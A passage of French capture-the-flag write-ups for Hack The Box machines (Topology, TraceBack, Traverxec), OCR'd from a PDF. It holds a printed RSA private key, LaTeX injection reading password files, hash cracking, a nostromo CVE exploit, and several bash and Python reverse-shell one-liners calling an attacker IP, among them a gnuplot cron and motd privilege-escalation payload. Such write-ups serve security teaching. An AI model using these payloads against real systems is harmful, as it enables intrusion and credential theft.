4ocjUwG9XcU0iI4pcHT3nXPKmGjoPyiPzpa5WdiJ8QpME398Nne4mnxOboWTp3jG
aJ1GunZCyic0iSwemcBJiNyfZChTipWmBMK88wIDAQABAoIBAH7PEuBOj+UHrM+G
Stxb24LYrUa9nBPnaDvJD4LBishLzelhGNspLFP2EjTJiXTu5b/1E82qK8IPhVlC
JApdhvDsktA9eWdp2NnFXHbiCg0IFWb/MFdJd/ccd/9Qqq4aos+pWH+BSFcOvUlD
vg+BmH7RK7V1NVFk2eyCuS4YajTW+VEwD3uBAl5ErXuKa2VP6HMKPDLPvOGgBf9c
l0l2v75cGjiKO2xVu3aFyKf3d7t/GJBgu4zekPKVsiuSA+22ZVcTi653Tum1WUqG
MjuYDIaKmIt9QTn81H5jAQG6CMLlB1LZGoOJuuLhtZ4qW9fU36HpuAzUbG0E/Fq9
jLgX0aECgYEA4if4borcOY6xFJxuPbwGZeovUExwYzlDvNDF4/Vbqnb/Zm7rTW/m
YPYgEx/p15rBh0pmxkUUybyVjkqHQFKRgu5FSb9IVGKtzNCtfyxDgsOm8DBUvFvo
qgieIC1S7sj78CYw1stPNWS9lclTbbMyqQVjLUvOAULm03ew3KtkURECgYEA17Nr
Ejcb6JWBnoGyL/yEG44h3fHAUOHpVjEeNkXiBIdQEKcroW9WZY9YlKVU/pIPhJ+S
7s++kIuO14H+E2SV3qgHknqwNIzTWXbmqnclI/DSqWs19BJlDO/YUcFnpkFGO8Xu
iWNSUKGbOR7zhUTZ136+Pn9TEGUXQMmBCEOJLcMCgYBj9bTJ71iwyzgb2xSi9sOB
MmRdQpv+T2ZQQ5rkKiOtEdHLTcV1Qbt7Ke59ZYKvSHi3urv4cLpCfLdB4FEtrhEg
5P39Ha3zlnYpbCbzafYhCydzTHl3k8wfs5VotX/NiUpKGCdIGS7Wc8OUPBtDBoyi
xn3SnIneZtqtp16l+p9pcQKBgAg1Xbe9vSQmvF4J1XwaAfUCfatyjbOGO9j52Yp7
MlS1yYg4tGJaWFFZGSfe+tMNP+XuJKtN4JSjnGgvHDoks8dbYZ5jaNO3Frvq2HBY
RGOPwJSN7emx4YKpqTPDRmx/Q3C/sYos628CF2nn4aCKtDeNLTQ3qDORhUcD5BMq
bsf9AoGBAIWYKT0wMlOWForD39SEN3hqP3hkGeAmbIdZXFnUzRioKb4KZ42sVy5B
q3CKhoCDk8N+97jYJhPXdIWqtJPoOfPj6BtjxQEBoacW923tOblPeYkI9biVUyIp
BYxKDs3rNUsW1UUHAvBhOOYs+v/X+Z/2KVLLeClznDJWh/PNqF5I
-----END RSA PRIVATE KEY-----
docker@box:~$ chmod 400 id_rsa
chmod 400 id_rsa
docker@box:~$ ssh administrator@10.10.10.236 -i id_rsa
ssh administrator@10.10.10.236 -i id_rsa

Microsoft Windows [Version 10.0.17763.1039]
(c) 2018 Microsoft Corporation. All rights reserved.

administrator@TOOLBOX C:\Users\Administrator>
```

On obtient ainsi l'accès root sur la machine.

Topology

Reconnaissance

Machine cible Adresse IP : `10.10.11.217`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sV 10.10.11.217
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-16 22:07 CET
Nmap scan report for 10.10.11.217
Host is up (0.030s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.55 seconds
```

Le scan indique qu'il y a deux ports ouverts, le port 22 pour le service SSH et le port 80 pour un serveur web Apache Version 2.4.41 Le site web est un groupe de professeur de mathématique d'une université. On remarque un lien vers un projet latex qui permet de convertir du code latex en une image au format png.

On lance un dir busting du site :

```
feroxbuster -u http://latex.topology.htb


 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher                    ver: 2.11.0

   Target Url              http://latex.topology.htb
   Threads                 50
   Wordlist                /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
   Status Codes            All Status Codes!
   Timeout (secs)          7
   User-Agent              feroxbuster/2.11.0
   Config File             /etc/feroxbuster/ferox-config.toml
   Extract Links           true
   HTTP methods            [GET]
   Recursion Depth         4

   Press [ENTER] to use the Scan Management  Menu

200      GET        0l        0w        0c http://latex.topology.htb/equationtest.out
200      GET        5l       34w     2339c http://latex.topology.htb/example.png
200      GET        9l       65w      502c http://latex.topology.htb/header.tex
200      GET     1991l      800w    52029c http://latex.topology.htb/equationtest.pdf
200      GET        7l        8w      112c http://latex.topology.htb/equationtest.tex
200      GET      82l      217w     2489c http://latex.topology.htb/equation.php
200      GET      16l       73w     4813c http://latex.topology.htb/equationtest.png
200      GET     414l     1756w    17387c http://latex.topology.htb/equationtest.log
200      GET        7l       27w     1886c http://latex.topology.htb/demo/greek.png
200      GET        6l       24w     1667c http://latex.topology.htb/demo/summ.png
200      GET        5l       31w     1817c http://latex.topology.htb/demo/fraction.png
200      GET        9l       28w     1950c http://latex.topology.htb/demo/sqrt.png
200      GET       18l       18w      662c http://latex.topology.htb/equationtest.aux
...
```

Le scan révèle plusieurs adresses interessantes, le lien qui permet de lancer les equations au format tex, et puis un fichier .tex qui contient du code latex avec des packages comme on peut voir dans le contenu du fichier header.tex

```
% vdaisley's default latex header for beautiful documents
\usepackage[utf8]{inputenc} % set input encoding
\usepackage{graphicx} % for graphic files
\usepackage{eurosym} % euro currency symbol
\usepackage{times} % set nice font, tex default font is not my style
\usepackage{listings} % include source code files or print inline code
\usepackage{hyperref} % for clickable links in pdfs
```

```
\usepackage{mathtools,amssymb,amsthm} % more default math packages
\usepackage{mathptmx} % math mode with times font
```

Il y a le package listings qui permet d'inclure le code source de fichiers ou d'imprimer le code. Cela peut permettre l'execution de code.

Vulnerability Assesment

Lorsque l'on essaye de lancer une injection de commande Latex avec `input{/etc/passwd}` , on obtient une reponse negative qui indique que la commande est illégal avec le message : "Illegal command detected. Sorry" on peut tenter d'utiliser le package `listings` que l'on a identifié dans le code source utilisé pour le site, on tente alors d'utiliser d'executer le code `lstinputlisting{/etc/passwd}` on obtient alors l'erreur suivante :

The image "http://latex.topology.htb/equation.php?eqn=%5Clstinputlisting%7B%2Fetc%2Fpasswd%7D&submit=" cannot be displayed because it contains errors.


Sur le site il est indiqué que seulement les commandes en Inline Math Mode peuvent etre utilisés, après recherche on trouve qu'il faut utiliser le charactère $ avant et après la commande afin d'activer le mode inline, on relance donc la commande avec le mode inline `$lstinputlisting{/etc/passwd}$` on obtient cette fois le résultat suivant :

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
mysql:x:106:112:MySQL Server,,,:/nonexistent:/bin/false
tss:x:107:113:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:108:115::/run/uuidd:/usr/sbin/nologin
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
pollinate:x:112:1::/var/cache/pollinate:/bin/false
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
vdaisley:x:1007:1007:Vajramani Daisley,W2 1-123,,:/home/vdaisley:/bin/bash
rtkit:x:113:121:RealtimeKit,,,:/proc:/usr/sbin/nologin
dnsmasq:x:114:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
cups-pk-helper:x:115:119:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
usbmux:x:116:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
avahi:x:117:124:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
geoclue:x:118:125::/var/lib/geoclue:/usr/sbin/nologin
saned:x:119:127::/var/lib/saned:/usr/sbin/nologin
colord:x:120:128:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
pulse:x:121:129:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
gdm:x:122:131:Gnome Display Manager:/var/lib/gdm3:/bin/false
fwupd-refresh:x:109:116:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
_laurel:x:998:998::/var/log/laurel:/bin/false
```

On arrive ainsi a utiliser une vulnérabilité pour executer des commandes sur le système.


Exploitation

On peut exploiter cela en lançant la lecture des fichiers du système, on essaye de lire le contenu du fichier /etc/apache2/sites-available/000-default.conf pour cela on lance la commande `$lstinputlisting{/etc/apache2/sites-enabled/000-default.conf}$` :



On remarque la présence de différents noms d'hotes du site : `stats` et `dev` on les ajoute dans le fichier `/etc/hosts` afin de les énumérer

Sur la page stats on voit un graph sur se qui semble etre le chargement du serveur :



Sur la page dev il est demandé une authentification pour accéder à la page. On peut essayer de contourner cela en affichant le contenu de `.htaccess` qui contient les fichiers de configuration du serveur web, on lance la commande : `$lstinputlisting{/var/www/dev/.htaccess}$` :

```
AuthName "Under construction"
AuthType Basic
AuthUserFile /var/www/dev/.htpasswd
Require valid-user
```

Le fichier fait mention du fichier `.htpasswd` on peut alors essayer de l'afficher en lançant la commande : `$lstinputlisting{/var/www/dev/.htpasswd}$` :

```
vdaisley:$apr1$1ONUB/S2$58eeNVirnRDB5zAIbIxTY0
```

On obtient ainsi un identifiants et un mot de passe hashé d'un compte utilisateur. On le recopie manuellement et on le crack en utilisant hashcat :

```
hashcat -m 1600 hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

* Device #1: WARNING! Kernel exec timeout is not disabled.
             This may cause "CL_OUT_OF_RESOURCES" or related errors.
             To disable the timeout, see: https://hashcat.net/q/timeoutpatch
* Device #2: WARNING! Kernel exec timeout is not disabled.
             This may cause "CL_OUT_OF_RESOURCES" or related errors.
             To disable the timeout, see: https://hashcat.net/q/timeoutpatch
nvmlDeviceGetFanSpeed(): Not Supported
...
$apr1$1ONUB/S2$58eeNVirnRDB5zAIbIxTY0:calculus20

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1600 (Apache $apr1$ MD5, md5apr1, MD5 (APR))
Hash.Target......: $apr1$1ONUB/S2$58eeNVirnRDB5zAIbIxTY0
```

```
Time.Started.....: Fri Jan 17 00:38:26 2025 (3 secs)
Time.Estimated...: Fri Jan 17 00:38:29 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   322.3 kH/s (6.69ms) @ Accel:64 Loops:62 Thr:64 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 1032192/14344385 (7.20%)
Rejected.........: 0/1032192 (0.00%)
Restore.Point....: 974848/14344385 (6.80%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:992-1000
Candidate.Engine.: Device Generator
Candidates.#1....: darkdave -> alexlily
Hardware.Mon.#1..: Temp: 46c Util: 66% Core:1785MHz Mem:6000MHz Bus:16
```

On découvre les identifiants `vdaisley:calculus20`

On peut utiliser ces identifiants afin de se connecter au sous domaine dev mais aussi on peut tenter de se connecter en SSH à la machine :

```
ssh vdaisley@topology.htb
The authenticity of host 'topology.htb (10.10.11.217)' can't be established.
ED25519 key fingerprint is SHA256:F9cjnqv7HiOrntVKpXYGmE9oEaCfHm5pjfgayE/0OK0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'topology.htb' (ED25519) to the list of known hosts.
vdaisley@topology.htb's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-150-generic x86_64)


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

vdaisley@topology:~$
```

On obtient ainsi accès à la machine avec l'utilisateur vdaisley

Privilege Escalation

Il nous faut à présent l'accès root. On utilise l'outil pspy afin de découvrir les processus lancés :

```
./pspy64 7
pspy - version: v1.2.0 - Commit SHA: 9c63e5d6c58f7bcdc235db663f5e3fe1c33b8855
...
2025/01/16 18:50:01 CMD: UID=0    PID=6344   | find /opt/gnuplot -name *.plt -exec gnuplot {} ;
2025/01/16 18:50:01 CMD: UID=0    PID=6349   | sed s/,//g
2025/01/16 18:50:01 CMD: UID=0    PID=6348   | cut -d  -f 3
2025/01/16 18:50:01 CMD: UID=???  PID=6347   | ???
2025/01/16 18:50:01 CMD: UID=???  PID=6346   | ???
2025/01/16 18:50:01 CMD: UID=0    PID=6352   | gnuplot /opt/gnuplot/networkplot.plt
...
```

On découvre un cron lancé par l'utilisateur root qui utilise le processus /opt/gnuplot, on liste le dossier contenant gnuplot afin d'afficher ses permissions :

```
vdaisley@topology:/opt/gnuplot$ ls -ld /opt/gnuplot/
drwx-wx-wx 2 root root 4096 Jan 16 19:01 /opt/gnuplot/
```

en recherchant dans le manuel d'utilisation de Gnuplot on découvre qu'il est possible d'executer des commandes système avec le script suivant que l'on place dans le dossier contenant gnuplot afin que le cronjob s'execute :

```
### Script permettant execution de commandes
set print "/tmp/output.txt"
cmdout = system("id")
print cmdout

### copie du fichier dans le dossier de gnuplot
```

```
vdaisley@topology:~$ mv script.plt /opt/gnuplot

### Affichage du fichier généré contenant le résultat de la commande
cat /tmp/output.txt
uid=0(root) gid=0(root) groups=0(root)
```

On voit qu'il est possible d'injecter des commandes on peut exploiter cela en lançant un reverse shell :

```
### Script modifié permettant execution du reverse shell
set print "/tmp/output.txt"
cmdout = system("/bin/bash -c '/bin/sh -i >& /dev/tcp/10.10.16.3/1234 0>&1'")
print cmdout

### Execution du reverse shell
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.16.3] from (UNKNOWN) [10.10.11.217] 42350
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
```

On obtient ainsi l'accès root sur la machine

TraceBack

Reconnaissance

Machine cible Adresse IP : `10.10.10.181`

Scanning

Lancement du scan `nmap` :


```
$ nmap -p- -Pn -sC 10.10.10.181
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-09 10:27 CET
Nmap scan report for 10.10.10.181
Host is up (0.033s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-hostkey:
|   2048 96:25:51:8e:6c:83:07:48:ce:11:4b:1f:e5:6d:8a:28 (RSA)
|   256 54:bd:46:71:14:bd:b2:42:a1:b6:b0:2d:94:14:3b:0d (ECDSA)
|_  256 4d:c3:f8:52:b8:85:ec:9c:3e:4d:57:2c:4a:82:fd:86 (ED25519)
80/tcp open  http
|_http-title: Help us

Nmap done: 1 IP address (1 host up) scanned in 13.26 seconds
```

Le scan révèle qu'il y a 2 ports ouverts. Le port 22 pour le service SSH et le port 80 pour un serveur web. Le site web a été piraté par un Hacker qui dis avoir laissé une Backdoor sur le site. On lance un dir busting du site :

```
gobuster dir -u http://10.10.10.181/ -w /usr/share/seclists/Web-Shells/backdoor_list.txt --exclude-length
404 -x php
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.181/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Web-Shells/backdoor_list.txt
[+] Negative Status codes:   404
[+] Exclude Length:          404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/smevk.php            (Status: 200) [Size: 1261]
Progress: 1544 / 1546 (99.87%)
===============================================================
Finished
===============================================================
```

On découvre la backdoor présente sur l'url `smevk.php` qui redirige vers une authentification :

En utilisant les identifiants `admin:admin` on peut accéder à l'interface de la backdoor :



Exploitation

On upload un fichier afin d'obtenir un reverse shell :

```
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.16.6] from (UNKNOWN) [10.10.10.181] 45418
Linux traceback 4.15.0-58-generic #64-Ubuntu SMP Tue Aug 6 11:12:41 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
 01:57:18 up 32 min,  0 users,  load average: 0.00, 0.00, 0.02
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1000(webadmin) gid=1000(webadmin) groups=1000(webadmin),24(cdrom),30(dip),46(plugdev),111(lpadmin)
,112(sambashare)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
webadmin
```

On obtient ainsi accès à la machine avec l'utilisateur webadmin. On commence par enumerer les permissions utilisateur :

```
webadmin@traceback:/$ sudo -l
sudo -l
Matching Defaults entries for webadmin on traceback:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User webadmin may run the following commands on traceback:
    (sysadmin) NOPASSWD: /home/sysadmin/luvit
```

On peut voir qu'il y a le script /home/sysadmin/luvit qui est executable sans utiliser de mot de passe avec l'utilisateur sysadmin.
Il y a une note sur le dossier de l'utilisateur webadmin :

```
webadmin@traceback:/home/webadmin$ cat note.txt
cat note.txt
- sysadmin -
I have left a tool to practice Lua.
I'm sure you know where to find it.
Contact me if you have any question.
```

Dans l'historique des commandes il y a la commande suivante :

```
webadmin@traceback:/$ cat /home/webadmin/.bash_history
ls -la
sudo -l
nano privesc.lua
sudo -u sysadmin /home/sysadmin/luvit privesc.lua
...
```

On peut creer un script lua afin que celui ci soit executer par le binaire luvit :

```
webadmin@traceback:/home/webadmin$ echo "require('os');" > priv.lua
webadmin@traceback:/home/webadmin$ echo "os.execute('/bin/bash');" >> priv.lua
webadmin@traceback:/home/webadmin$ sudo -u sysadmin /home/sysadmin/luvit ./priv.lua
sysadmin@traceback:/home/webadmin$ whoami
sysadmin
```

On obtient ainsi l'accès admin sur la machine. On peut générer une clef rsa afin de se connecter avec l'utilisateur sysadmin en ssh :

```
### Ajout de la clef RSA
echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCcdvFhNCtDUb..." >> authorized_keys

ssh -i ~/.ssh/id_rsa sysadmin@10.10.10.181
The authenticity of host '10.10.10.181 (10.10.10.181)' can't be established.
ED25519 key fingerprint is SHA256:t2eqwvH1bBfzEerEaGcY/lX/lrLq/rpBznQqxrTiVfM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.181' (ED25519) to the list of known hosts.
###################################
-------- OWNED BY XH4H  ---------
- I guess stuff could have been configured better ^^ -
###################################

Welcome to Xh4H land



Last login: Mon Mar 16 03:50:24 2020 from 10.10.14.2
$
```

On obtient ainsi l'accès SSH avec l'utilisateur sysadmin

Privilege Escalation

Il nous faut à présent l'accès root. On commence par uploader le script pspy afin d'enumerer les processus lancés :

```
./pspy64
...
2025/02/09 02:56:01 CMD: UID=0    PID=2505   | /bin/sh -c sleep 30 ; /bin/cp /var/backups/.update-motd.d/*
/etc/update-motd.d/
```

On peut voir qu'il y a un script qui permet de copier un fichier de backup vers le dossier `/etc/update-motd.d/` ce dossier possède les droits root :

```
$ ls -la /etc/update-motd.d
total 32
drwxr-xr-x  2 root sysadmin 4096 Apr 22  2021 .
drwxr-xr-x 80 root root     4096 Apr 22  2021 ..
-rwxrwxr-x  1 root sysadmin  981 Feb  9 02:59 00-header
-rwxrwxr-x  1 root sysadmin  982 Feb  9 02:59 10-help-text
-rwxrwxr-x  1 root sysadmin 4264 Feb  9 02:59 50-motd-news
-rwxrwxr-x  1 root sysadmin  604 Feb  9 02:59 80-esm
-rwxrwxr-x  1 root sysadmin  299 Feb  9 02:59 91-release-upgrade
```

On peut exploiter ce script afin de modifier le fichier en ajoutant un reverse shell python :

```
### Modification du fichier motd
python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.16.6",
1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/bash")'

### Lancement du script en se connectant en ssh
ssh -i ~/.ssh/id_rsa sysadmin@10.10.10.181
##################################
-------- OWNED BY XH4H  ---------
- I guess stuff could have been configured better ^^ -
##################################


### Execution du reverse shell
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.16.6] from (UNKNOWN) [10.10.10.181] 45426
root@traceback:/#
```

On obtient ainsi l'accès root sur la machine

Traverxec

Reconnaissance

Machine cible Adresse IP : `10.10.10.165`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC -sV 10.10.10.165
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-11 19:35 CET
Nmap scan report for 10.10.10.165
Host is up (0.020s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
| ssh-hostkey:
|   2048 aa:99:a8:16:68:cd:41:cc:f9:6c:84:01:c7:59:09:5c (RSA)
|   256 93:dd:1a:23:ee:d7:1f:08:6b:58:47:09:73:a3:88:cc (ECDSA)
|_  256 9d:d6:62:1e:7a:fb:8f:56:92:e6:37:f1:10:db:9b:ce (ED25519)
80/tcp open  http    nostromo 1.9.6
|_http-title: TRAVERXEC
|_http-server-header: nostromo 1.9.6
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 128.75 seconds
```

Le scan révèle qu'il y a deux ports ouverts. Le port 22 pour le service SSH et le port 80 pour un serveur web nostromo version 1.9.6. Le site web est celui d'un développeur Web.

Exploitation

On peut rechercher une vulnérabilité pour cette version du serveur web et on trouve la CVE-2019-16278 `https://www.exploit-db.com/exploits/47837` qui permet l'execution de code on execute l'exploit afin d'obtenir un reverse shell :

```
curl -s -X POST 'http://10.10.10.165/.%0d./.%0d./.%0d./bin/sh' -d '/bin/bash -c "/bin/bash -i >&
/dev/tcp/10.10.16.6/1234 0>&1"'

### Obtention du reverse Shell
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.16.6] from (UNKNOWN) [10.10.10.165] 50102
bash: cannot set terminal process group (521): Inappropriate ioctl for device
bash: no job control in this shell
www-data@traverxec:/usr/bin$
```

On obtient ainsi l'accès sur la machine avec l'utilisateur www-data
On commence l'enumération de la machine en affichant les utilisateurs présents :

```
www-data@traverxec:/usr/bin$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
```

```
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
david:x:1000:1000:david,,,:/home/david:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
```

On peut voir qu'il y a présent l'utilisateur david
On continue l'enumération dans le dossier home de l'utilisateur et on peut voir qu'il y a un dossier qui contient un fichier compréssé :

```
www-data@traverxec:/usr/bin$ ls -al /home/david/public_www/protected-file-area
<$ ls -al /home/david/public_www/protected-file-area
total 16
drwxr-xr-x 2 david david 4096 Oct 25  2019 .
drwxr-xr-x 3 david david 4096 Oct 25  2019 ..
-rw-r--r-- 1 david david   45 Oct 25  2019 .htaccess
-rw-r--r-- 1 david david 1915 Oct 25  2019 backup-ssh-identity-files.tgz
```

On tranfère le fichier ompressé vers kali puis on extrait son contenu :

```
### transfert du fichier avec nc
nc -lvp 1234 > backup.tgz
listening on [any] 1234 ...
10.10.10.165: inverse host lookup failed: Unknown host
connect to [10.10.16.6] from (UNKNOWN) [10.10.10.165] 50104

www-data@traverxec:/usr/bin$ nc 10.10.16.6 1234 < /home/david/public_www/protected-file-area/backup-ssh
-identity-files.tgz
<w/protected-file-area/backup-ssh-identity-files.tgz

### Extraction du contenu
tar -xvf backup.tgz
home/david/.ssh/
home/david/.ssh/authorized_keys
home/david/.ssh/id_rsa
home/david/.ssh/id_rsa.pub
```

